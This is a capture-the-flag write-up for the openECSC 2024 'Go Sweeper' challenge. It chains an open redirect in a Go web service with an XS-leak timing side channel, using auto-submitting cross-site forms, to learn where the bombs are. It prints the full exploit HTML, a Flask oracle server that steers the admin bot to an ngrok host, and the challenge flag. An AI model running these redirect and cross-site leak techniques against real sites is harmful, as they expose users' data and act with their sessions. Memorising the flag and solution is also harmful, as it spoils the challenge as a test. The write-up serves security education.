
tl;dr
- Go Sweeper is a web service developed in Go using the go-chi framework.
- The challenge implements the minesweeper game.
- The web service has an open redirect vulnerability.
- A middleware is used to add a set of security-enhancing headers, as detailed in the OWASP HTTP Headers Cheat Sheet.
- The solution involves an XS leak. By exploiting a side channel, an oracle can be created to identify when a card is a bomb.
Code review
The challenge provides us with the source code of the application. As evident from the main.go file, the service implements several routes:
    r.Get("/", homeHandler)
    r.Get("/register", registerHandler)
    r.Get("/login", loginGetHandler)
    r.Post("/login", loginPostHandler)
    r.Get("/board", authMiddleware(boardHandler))
    r.Get("/newboard", authMiddleware(newBoardHandler))
    r.Get("/checkwin", authMiddleware(checkWinHandler))
    r.Get("/clone", authMiddleware(cloneBoardHandler))
    r.Post("/checkboard", authMiddleware(checkBoardHandler))
    r.Post("/guess", authMiddleware(submitGuessHandler))
As observed in the code, all functions are wrapped by the authMiddleware, except for: /, /register, and /login. This middleware essentially triggers a redirect to the login page.
func authMiddleware(next http.HandlerFunc) http.HandlerFunc {
    return func(w http.ResponseWriter, r *http.Request) {
        s, err := sessionStore.Get(r, "session")
        if err != nil {
            http.Error(w, "Internal Server Error", http.StatusInternalServerError)
            return
        }

        // Check if user is authenticated
        if _, ok := s.Values["userid"].(string); !ok {
            // Redirect to login
            http.Redirect(w, r, "/login?redirect="+r.URL.Path, http.StatusFound)
            return
        }

        // Call the next handler
        next.ServeHTTP(w, r)
    }
}
Here’s the gist: the application leverages two middleware.
    r.Use(securityHeadersMiddleware)
    r.Use(redirectMiddleware)
The query parameter redirect is included to redirect the user back to the route they were trying to access before logging in.
func redirectMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        urlto := r.URL.Query().Get("redirect")

        if urlto != "" {
            // check if the user is authenticated
            s, err := sessionStore.Get(r, "session")

            if err != nil {
                next.ServeHTTP(w, r)
                return
            }

            userid, ok := s.Values["userid"].(string)

            if !ok || userid == "" {
                next.ServeHTTP(w, r)
                return
            }

            a, err := url.Parse(urlto)

            if err == nil {
                // accept only http and https or relative url
                fmt.Println("Scheme: ", a.Scheme)
                fmt.Println("Host: ", a.Host)
                fmt.Println("HOST CHALL: ", r.Host)

                if a.Scheme != "" && a.Scheme != "http" && a.Scheme != "https" {
                    http.Error(w, "URL parameter is invalid", http.StatusBadRequest)
                    return
                }

                // only accept same host
                if a.Scheme != "" && a.Host != r.Host {
                    http.Error(w, "URL parameter is invalid", http.StatusBadRequest)
                    return
                }
            }

            if err != nil {
                log.Println(err)
            }

            http.Redirect(w, r, urlto, http.StatusFound)
            return
        }
        next.ServeHTTP(w, r)
    })
}
In this code, there is some logic to manage the redirects. The aim is to permit redirects only to the same origin or to a specific route within the same origin. However, these checks are insufficient and lead to a common vulnerability known as open redirect. For example, if we input something like: //naslabsec.it, the redirect will take us to https://naslabsec.it. Other attempted payloads, such as //javascript:alert(1), aimed at triggering an XSS on the page, do not succeed.
Returning to the challenge, this service implements the Minesweeper game. The objective is to win 20 consecutive boards. After achieving this, by visiting the / route, we will obtain the flag.
func homeHandler(w http.ResponseWriter, r *http.Request) {
    userid, points, tries, err := getUserAndPoints(r)

    if err != nil {
        log.Println(err)
        // Clear session cookie
        s, _ := sessionStore.Get(r, "session")
        s.Options.MaxAge = -1
        s.Save(r, w)

        http.Error(w, "Something is wrong, please retry", http.StatusInternalServerError)
        return
    }

    flag := ""
    if points >= 20 && points == tries {
        flag = FLAG
    }

    data := struct {
        Userid string
        Points int
        Tries  int
        Flag   string
    }{
        Userid: userid,
        Points: points,
        Tries:  tries,
        Flag:   flag,
    }

    renderTemplate(w, "home.html", data)
}
If we lose even once, we have to start over and win 20 consecutive games again. It’s nearly impossible without cheating, lol.
In each board, during game, we have the option to request an “Admin check” of the board. In this service, the admin can view the uncovered board using the “xray function” which allows him to see where the bombs are. The function at the route /checkboard triggers a bot in the backend that will clone your board (up to 5 times) and will visit /board?xray=1.
func checkBoardHandler(w http.ResponseWriter, r *http.Request) {
    // Create a new user for the bot
    id := make([]byte, 16)
    _, err := rand.Read(id)

    if err != nil {
        log.Println(err)
        http.Error(w, "Internal Server Error", http.StatusInternalServerError)
        return
    }

    botUserId := fmt.Sprintf("%x", id)

    // Insert user into the database
    _, err = db.Exec("INSERT INTO users (id, admin) VALUES (?, 1)", botUserId)

    if err != nil {
        log.Println(err)
        http.Error(w, "Internal Server Error", http.StatusInternalServerError)
        return
    }

    err = r.ParseForm()

    if err != nil {
        log.Println(err)
        http.Error(w, "Internal Server Error", http.StatusInternalServerError)
        return
    }

    cloneid := r.PostFormValue("cloneid")

    if cloneid == "" {
        s, err := sessionStore.Get(r, "session")

        if err != nil {
            log.Println(err)
            http.Error(w, "Internal Server Error", http.StatusInternalServerError)
            return
        }

        cloneid, _ = s.Values["userid"].(string)

        if cloneid == "" {
            http.Error(w, "Bad Request", http.StatusBadRequest)
            return
        }
    }

    // Call the bot
    data := struct {
        Actions []interface{} `json:"actions"`
        Browser string        `json:"browser"`
    }{
        Actions: []interface{}{
            map[string]string{
                "type": "request",
                "url":  CHALL_URL + "/login",
            },
            map[string]string{
                "type":    "type",
                "element": "#userid",
                "value":   botUserId,
            },
            map[string]string{
                "type":    "click",
                "element": "#submitbtn",
            },
            map[string]interface{}{
                "type": "sleep",
                "time": 1,
            },
            map[string]string{
                "type": "request",
                "url":  CHALL_URL + "/clone?cloneid=" + cloneid,
            },
            map[string]interface{}{
                "type": "sleep",
                "time": 1,
            },
            map[string]string{
                "type": "request",
                "url":  CHALL_URL + "/board?xray=1",
            },
            map[string]interface{}{
                "type": "sleep",
                "time": 4,
            },
        },
        Browser: "chrome",
    }

    dataJson, err := json.Marshal(data)

    if err != nil {
        log.Println(err)
        http.Error(w, "Internal Server Error", http.StatusInternalServerError)
        return
    }
[...]

}
In this code, it’s worth noting that if the cloneid is not provided, the requester user’s id will be used by default.
Revisiting the previous vulnerability, we can exploit the open redirect here to redirect the bot wherever we want. For instance, we can make a POST request to /checkboard with the form data cloneid=&redirect=//naslabsec.it, and the bot will be redirected to https://naslabsec.it.
Exploit
From the previous section, we’ve established that we can redirect the bot wherever we want, but it’s unclear what we can accomplish with this capability. One possibility is to attempt to steal the cookie of the admin bot, but since there isn’t any XSS vulnerability in the service with or without the open redirect, we need to find another strategy.
Additionally, there’s another middleware we mentioned earlier but haven’t explored yet: securityHeadersMiddleware.
func securityHeadersMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        // https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html
        w.Header().Set("X-Frame-Options", "DENY")
        w.Header().Set("X-XSS-Protection", "0")
        w.Header().Set("X-Content-Type-Options", "nosniff")
        w.Header().Set("Referrer-Policy", "strict-origin-when-cross-origin")
        w.Header().Set("Content-Type", "text/html; charset=UTF-8")
        w.Header().Set("Strict-Transport-Security", "max-age=63072000; includeSubDomains; preload")
        w.Header().Set("Cross-Origin-Opener-Policy", "same-origin")
        w.Header().Set("Cross-Origin-Embedder-Policy", "require-corp")
        w.Header().Set("Cross-Origin-Resource-Policy", "same-site")
        w.Header().Set("Permissions-Policy", "geolocation=(), camera=(), microphone=()")

        next.ServeHTTP(w, r)
    })

}
This raises the difficulty of the challenge because certain elements like iframes and frames are blocked, and the other headers restrict cross-origin actions. For instance, if we redirect the bot to https://naslabsec.it/pwn and attempt to make a GET/POST request to https://gosweeper.challs.open.ecsc2024.it/board, the browser will block it.
The solution here relies on leveraging XS-Leak (Cross-site leak) techniques, where we need to construct a side channel to obtain a leak from the bot. However, there isn’t much more we can do, as the Cross-Origin-Opener-Policy header enhances isolation. For instance, if we open a cross-origin window from https://naslabsec.it to https://gosweeper.challs.open.ecsc2024.it/board, we can’t even close it from the page where we opened it. Therefore, most XSLeaks techniques can’t be effectively applied.


The technique to transform the bot into an oracle here begins with the observation that the loading times of the /board route increase after hitting a bomb. We can verify this behavior with the following code:
// Check if the guess is a bomb
    if board[guess] == 100 {
        // Update points and delete the board
        _, err := db.Exec(`UPDATE users SET tries = tries + 1, board = "", explored_board = "" WHERE id = ?;`, userid)

        if err != nil {
            log.Println(err)
            http.Error(w, "Internal Server Error", http.StatusInternalServerError)
            return
        }

        fmt.Fprintf(w, "100")
        return
When a bomb is hit, the board is deleted. What happens when the user no longer has a board?
    if boardJson == "" {
        http.Redirect(w, r, "/newboard", http.StatusFound)
        return
    }
If the user doesn’t have a board, we are redirected to the handler that generates one and updates our profile.
So, if we send a guess that isn’t a bomb, the loading time of the /board route is:
If the guess isn’t incorrect, the board is deleted and the loading time is:
So, if we can manipulate the bot to make a POST request to /guess, we can create side channels that reveal when there is a bomb behind a card without losing the game!
This XS leak is documented here.
Previously, we noted that the Cross-Origin-Resource-Policy restricts our ability to make requests. However, this restriction only applies to JavaScript. In the code, there isn’t a policy set for the cookie. Therefore, in practice, the browser will enforce this policy as Lax after 2 minutes from its creation, as stated here:
Chrome still has exceptions for those cookies without the attribute
SameSiteset less than 2 minutes ago, allowing that they are sent underPOSTtop-level cross-site requests. This option, known asLax + POST, will be disabled in a future soon, though there is not a date set for this yet. (https://www.premiumleads.com/en/blog/dev/samesite-cookies-why-some-cookies-have-stopped-working/)
This implies that we can utilize auto-submitting forms to implement our side channel.
Here is the exploit:
<html>
   <head>
      <title>NASLAB</title>
   </head>
   <body>
      <script>
         const URL = "https://gosweeper.challs.open.ecsc2024.it"
         const id = "c444[...]"
         const to_guess = 9

         window.open(URL + "/clone?cloneid=" + id);
         window.open("/?guess=" + to_guess);

      </script>
   </body>
</html>
<html>
   <head>
      <title>NASLAB</title>
   </head>
   <body>
      <form
         method="POST"
         action="https://gosweeper.challs.open.ecsc2024.it/guess"
         id="form"
         target="popup">
         <input type="hidden" name="guess" id="to_guess" value="7" />
         <input type="submit" value="submit" />
      </form>

      <script>
         const urlParams = new URLSearchParams(window.location.search);
         const guess = urlParams.get('guess');

         if (guess == undefined) {
         	guess = 0;
         }

         document.getElementById("to_guess").value = guess;

         var limit = 600;

         window.open("about:blank", "popup", "width=300, height=300");
         document.forms["form"].submit();

         setTimeout(() => {
         	var t = performance.now();
         	var a = window.open("https://gosweeper.challs.open.ecsc2024.it/board?xray=1", "", "width=300, height=300");


         	function measure() {
         		try {
         			a.origin;

         			setTimeout(() => {
         				measure();
         			}, 0);

         		} catch (e) {

         			let loading_time = performance.now() - t;

         			let is_bomb = false;

         			if (loading_time > limit) {
         				is_bomb = true;
         			}

         			console.log("is_bomb", is_bomb);

         			fetch("/naslab?is_bomb=" + is_bomb + "&guess=" + guess);

         			if (is_bomb == false && guess < 48) {
         				document.location.href = "/?guess=" + (parseInt(guess) + 1) + "&time=" + loading_time;
         			}
         		}
         	}

         	measure();
         }, 100)
      </script>
   </body>
</html>
The strategy is:
- Redirect the bot to pwn.html through the checkboard function.
- Once pwn.html is visited, it will open automatically two new windows: one to the
/cloneroute of the service to clone our board (so the bot now has the same board as us), and the other to the exploit index.html. - The index.html exploit will contain an auto-submitting form to the
/guessroute of the service, providing the position of the card we want to reveal. - index.html will open another window to the
/board?xray=1route of the service and measure the loading times. Through experimentation on the remote service, we know that if the loading time is greater than600ms, the guess was a bomb. - index.html will send a request to our route
/naslab, which will inform us if the guess was a bomb.
Note that if you have a bad board, you can visit the /newboard route in the service to get a new board without losing the streak. A board can be cloned up to 5 times, so we can reveal the position of only 5 bombs per game.
from flask import Flask, request, render_template
import requests

app = Flask(__name__)

import logging

log = logging.getLogger("werkzeug")
log.setLevel(logging.ERROR)


@app.route("/pwn", methods=["GET"])
def pwn():
    # need to reload every time pwn.html
    with open("templates/pwn.html", "r") as t:
        template = t.read()

    return template


@app.route("/", methods=["GET"])
def index():
    return render_template("index.html")


@app.route("/naslab", methods=["GET"])
def home():
    arguments = request.args

    is_bomb = arguments.get("is_bomb", "")

    if is_bomb == "false":
        color = "\x1b[32m"
    else:
        color = "\x1b[31m"

    guess = arguments.get("guess", "")

    print(color, f"CASELLA {guess}", "\x1b[0m")

    return "ok"


if __name__ == "__main__":
    userid = "c444[...]" # your userid here
    cookie = "MTcx[...]" # your session cookie here

    while True:
        to_guess = input("Value to guess: ")

        with open("pwn.html.template", "r") as t:
            template = t.read().replace("{guess}", to_guess).replace("{userid}", userid)

        with open("templates/pwn.html", "w") as t:
            t.write(template)

        headers = {"Cookie": f"session={cookie}"}
        requests.post(
            "https://gosweeper.challs.open.ecsc2024.it/checkboard",
            data={"cloneid": "&redirect=//3013-87-21-109-73.ngrok-free.app/pwn"},
            headers=headers,
        )

        try:
            print("[*] Started Oracle")

            app.run(port=5000)

        except KeyboardInterrupt:
            print("[*] Closing oracle")
Side notes
Well, during the competition, I found myself unable to get the flag of this challenge. Winning the game proved to be quite the Herculean task, even with the cheat at my disposal. Unfortunately, time slipped away as I toiled away on developing the exploit. But when the round was over, I had to pull out the big guns and dial up @SimozB, the renowned master of Prato Fiorito (minesweeper). Remarkably, he effortlessly tackled all 20 boards in only 3 hours…
To master this challenge, he used this script:
document.addEventListener('keydown', function(event) {
    if (event.key === 'r') {
        document.location = "/newboard"
    }
});

var i = 0

var divs = document.querySelectorAll('.card');

for (var j = 0; j < divs.length; j++) {
    var el = document.createElement('p');
    el.innerText = i
    divs[i].appendChild(el);

    i += 1;
}
Essentially, it’s a method to quickly identify the number on the card at a glance:


Plus, if you hit the ‘r’ key, you can generate a new board. By overriding the page in the web browser, you can ensure these scripts remain active even after reloading.

You can download the full exploit here
openECSC{st0p_l3ak1ng_pl34se_1c9832ea}